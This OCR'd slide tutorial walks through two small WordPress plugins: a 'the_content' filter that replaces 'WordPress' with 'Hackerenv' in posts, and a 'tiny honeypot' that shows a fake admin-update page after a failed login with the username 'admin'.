
admin_init

Fires as an admin screen or script is being initialized.

BUILD A SIMPLE PLUGIN USING HOOKS

How to make a simple WordPress plugin using hooks

We want to **create** a **simple plugin** to replace a **WordPress** word to **Hackerenv** in the **post content**




is PC > OS (C:) > AppServ > www > temp > wp-content > plugins > wp-to-hackerenv

Name	Date modified	Type	Size
wp-to-hackerenv.php	4/6/2021 11:38 PM	PHP File	1 KB

Let's **create a new folder** in the **wp-content/plugins** folder with **the name** we want, and we will create a new PHP file inside this folder with the **same name**


BUILD A SIMPLE PLUGIN USING HOOKS



C: > AppServ > www > temp > wp-content > plugins > wp-to-hackerenv > wp-to-hackerenv.php

```php
<?php
/**
* Plugin Name: WordPress to Hackerenv
* Description: Change WordPress word to Hackerenv in posts
* Version: 1.0
* Author: HitmanAlharbi
* Author URI: http://twitter.com/hitmanf15
**/

function changeToHackerenv($content) {
    if(!is_feed() && !is_home()) {
            $content = str_replace("WordPress","Hackerenv",$content);
    }
    return $content;
}
add_filter ('the_content', 'changeToHackerenv');
```

We write the **plugin's information** in **the top of file**, after that we added a filter hook and link **the_content** with our custom function that will make some text replacements and return the modified content



Browse: Home / Reference / Hooks / the_content

```
apply_filters( 'the_content', string $content )
```


Filters the post content.

Parameters

$content

(string) Content of the current post.

We used **the_content** hook because it will filter the post's content



HACKERENV BLOG

Just a Hackerenv blog


Hello world

Welcome to WordPress, this is your first post.

Published 5 April. 2021 Edit


Categorized as General

Before activate the **Hackerenv** plugin



□	Hello Dolly Activate | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an Armstrong: Hello, Dolly. When activated you will randomly see a lyric Version 1.7.2 | By Matt Mullenweg | View details
□	**WordPress to Hackerenv** Deactivate	Change WordPress word to Hackerenv in posts Version 1.0 | By HitmanAlharbi
□	Plugin	Description

Let's go to the **plugins section** in the **admin panel** to **activate** our plugin




HACKERENV BLOG

Just a Hackerenv blog

Hello world

Welcome to Hackerenv, this is your first post.

Yeaaah, **WordPress** word changed to **Hackerenv**


EASY PEASY LEMON SQUEEZY


BUILD ANOTHER PLUGIN?

Let’s make another WordPress plugin

This time we will create an evil and tiny **honeypot**

We will redirect the **attackers** to a **fake page** that collect **information** about them when they are trying to **login by the admin** username

BUILD ANOTHER PLUGIN?




C: > AppServ > www > temp > wp-content > plugins > tiny-honeypot > tiny-honeypot.php

```php
<?php
/**
* Plugin Name: Tiny honeypot
* Description: A tiny honeypot to detect hackers
* Version: 1.0
* Author: HitmanAlharbi
* Author URI: http://twitter.com/hitmanf15
**/


add_action( 'wp_login_failed', function( $username ) {
    if (isset($username) && (strtolower($username)) === "admin" ) {
        $path = plugin_dir_path( __FILE__ );
       include_once($path."templates/change.php");
       die();
    }
} );

```

We added an **action hook** will be **executed** when the **login failed** and check if the username input is **admin** or not

BUILD ANOTHER PLUGIN?



You need to change the admin information

New email

New password

Confirm the password

If the **login failed** and the **username** is **admin** then the **attacker** will get our **fake page**

